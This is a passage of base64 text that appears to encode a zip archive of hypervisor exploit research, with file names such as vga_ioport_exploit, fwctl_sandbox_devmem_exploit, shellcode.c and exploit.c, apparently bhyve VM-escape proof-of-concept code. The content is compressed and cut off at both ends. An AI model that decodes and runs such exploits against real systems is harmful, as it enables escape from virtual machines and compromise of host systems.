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
v0mmom5/dLOHb44fRcWyIqkO7VvM93wBir9QSwMEFAAAAAgA2KY+TeavwSfSAAAAiwEAACgAHAB
jb2RlL3NldHVwQS92Z2FfaW9wb3J0X2V4cGxvaXQvc3lzY2FsbC5TVVQJAAOImrFbiJqxW3V4Cw

ABBOgDAAAE6AMAAG2QwQ6CMAyGz+wpejFRA0MPGvRgPPgE+gAGtyqLwHQrBt7ebRCixsuafv/fd
i23KEjpGjhhS4zfSn0pwXZW5GV5vja1+MfOWEvGqXvgF45h74Pvxz75lkWVfj1hYqSK3Zu3UZTO
4dRboG6qCxpIduAUDjBPR78NfqmC3xbqSpCb2xISH1bfXtnGoWIEIgDZjiDz+XIx5hufZ0OaTV3
xYxY77Ie5/mtQFtxpqHBrUi7uw7xhtSh86qB7vbOEFXg+uAxS7zgiNcZ10UFF0+u/59yyN1BLAw
QKAAAAAAA2ckhNAAAAAAAAAAAAAAAADAAcAGNvZGUvc2V0dXBCL1VUCQADeMm7W10FbV51eAsAA
QToAwAABOgDAABQSwMEFAAAAAgANnJITZlAsTCnAAAA3gAAABoAHABjb2RlL3NldHVwQi9iaHl2
ZXJ1bi5wYXRjaFVUCQADeMm7W3jJu1t1eAsAAQToAwAABOgDAAB1jLEKwjAYhOfkKX5waYmpblW
kUOliB1GwxTGkMWkDtSlJqjj47qa4CS533MfdUUphcjZxjR5WTfd6yK/aaUhEYqxuMSHkfwXhPA
e6TbfLDZDZUshzDAhx56T1kbTWWMgyWMe7gN8YMEVaQdSPgjXGeGvuURwHiNRT+J7pQfsodMlPB
gwLrYabVHAtq8OprlixP1/Koj6GX8HHjgkuOhnUj7yVbh59AFBLAwQKAAAAAACWKUlNAAAAAAAA
AAAAAAAAKQAcAGNvZGUvc2V0dXBCL2Z3Y3RsX3NhbmRib3hfZGV2bWVtX2V4cGxvaXQvVVQJAAM
8m7xbXQVtXnV4CwABBOgDAAAE6AMAAFBLAwQUAAAACAArbkhN3oqoiEsBAAC/AgAANAAcAGNvZG
Uvc2V0dXBCL2Z3Y3RsX3NhbmRib3hfZGV2bWVtX2V4cGxvaXQvc2hlbGxjb2RlLmhVVAkAA9LCu
1vqqb1bdXgLAAEE6AMAAATOAwAAfVHRasMgFH2OXyH0pR0lSbsuK2Tsqd1bX/cSihi9aWTOiBpo
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 JHZRFLjs2JdO9YDTxRtM6aobggON4IQyr2r
b4r1D6wmZSh7aya6IbHfC4YaGHSB0KKBSG7rdnn4eXlYHIxNAUNmYUYmoSEmCf6b5Mw4b1vWj34

02iwB8ViAe6KxqA34eQE9P7tz14NHbnuD76aEc0CST0bCvJHpEkS/jcjCrZKiTbARzDXknvQsqr
cmP6qOdcRstCNMvO0JLfan/RecYd9wJtLf9rpk76fMCV9M1E2hNrdRcoDxQU52DGMQIolbLJB/F
S4Zm4RabhgsQ2dTsfqGdWgVLFlYKr7Hk/oImAEa48ueMBV9jpiG+A8CgZmR2FBLlLFMEemjBQP0
UuzKSTWMBZ6O4qlYq6ScdOyrF0w0Ks4dRVsYgatMnjGo9HI727ReJncnv/ETDyWsPannMCGq2+X
l/CEMhpY+KALmvheD5NZsGoD9byYcAEJi9d6rXm6+ZEUz/yGGW/doaMsIBFdsl5hfvcW7UXk8ex
mx2g4LcBqj0CtGBSHoKMwUKABoCTINYvvY66Yfq2NCq+uo+191s6NIjXm7GZGNLMNXRvedn9/Z8
P1dDIn02H/An4V6x/TL/OhDeP+NZl97k+HFzYYjUbjYvidjIdjMsL/SKdzhMnB3JFoleUOn0L3Y
TQadbtdSzux7xYKe/HUxu2dY3vo3E1fxmDq+HMk6/bw5wPoGsea3Tp6XEH4AvjZGb49dKISqNsD
eWfAdepfILrlWIeNp0KnxwKOUrd6FRNl/ev8bE5DQoW3kA+5/NpkbD3MQ1YPCWSC71oH9UXAm9c
A58/fISMm7J3zSmU2TMj04sf014RcTQbz+Q0u+rObq0HxGJ696/9lwvfpg1lLh9VzZ8FHrJyiFj
aPuJrzKrwYWjb0R+TL1XBuw2wy+Epmc3wp400y6mV7aXRuly3ivyDf/GtkkchG2Wk6CRaxT0MeZ
OjNRnDvEBDJWFWddaXw+XK7dYQvFmTTyuqOVRC5nvrak0JgP66oPy2vscvXWxqs5yPAHpi7ZvZR
Y9ZNe1dH+DifKhN92/1xmhm6cRhuzCiOjlfHgg3b7qw/0XJxelIgXM/eQxVNZ8GFk6yaVu8Ykxd
u0/HY2sFlM8/dc58JO8W9F0CVOfsSrq4X1jQAPTKK7yJzjxnnB2bDLP3HDln5RKhG7UCRlhQzle
JQ7/b0t8c/UEsDBBQAAAAIACtuSE2KIhs8VwsAAL4mAAAyABwAY29kZS9zZXR1cEIvZndjdGxfc
2FuZGJveF9kZXZtZW1fZXhwbG9pdC9leHBsb2l0LmNVVAkAA9LCu1vSwrtbdXgLAAEE6AMAAATo
AwAAvRr9T9tI9ufkr5imas8JgTiUrrobQEsh7SEVgkJQt4vQyLEniQ/H9o3tEHav//u9Nx/+Tgp
cdamqOG9m3rzvL/PaYTPXZ4R+vryh16Ob8emw2Xzt+raXOIwcRrHj+vHe4rgI89xpGcZdf17ZNw
0CrwhknBcBM9uPS3sS34WzJWSPUS9xgyowfgxZVAUvl5ZfhcJ/2/K8moXAvmclPpeWvQDR9Owwm
SW+XVwM4wVnllMLpH5YgLdAOokdJxwJbeXgluMArASMFszz7MBhCG6+VvqZs5gGs1nEYiPF1iWs
TSidJq4Xu75aDmbFDSmGT5+HE3o9GV//ScSn8cFM185uLi6+NRoNc32wX/zXbEpsZGbdM5oxQv5
uNuyFxckMKQP4bYb/bkBqP82GwgVnG5H7F6OAlkZ/DeBnAmb2bl8AHCu2bvvm/kEdnl6HAJMkCU
loPXqB5ZAF44x0es3Gd0nLNJkBQsT3ywHgCy2nP0hvdoMVs9U+eL7dv8M1RYrgBJ5Lx/dzx/0gi
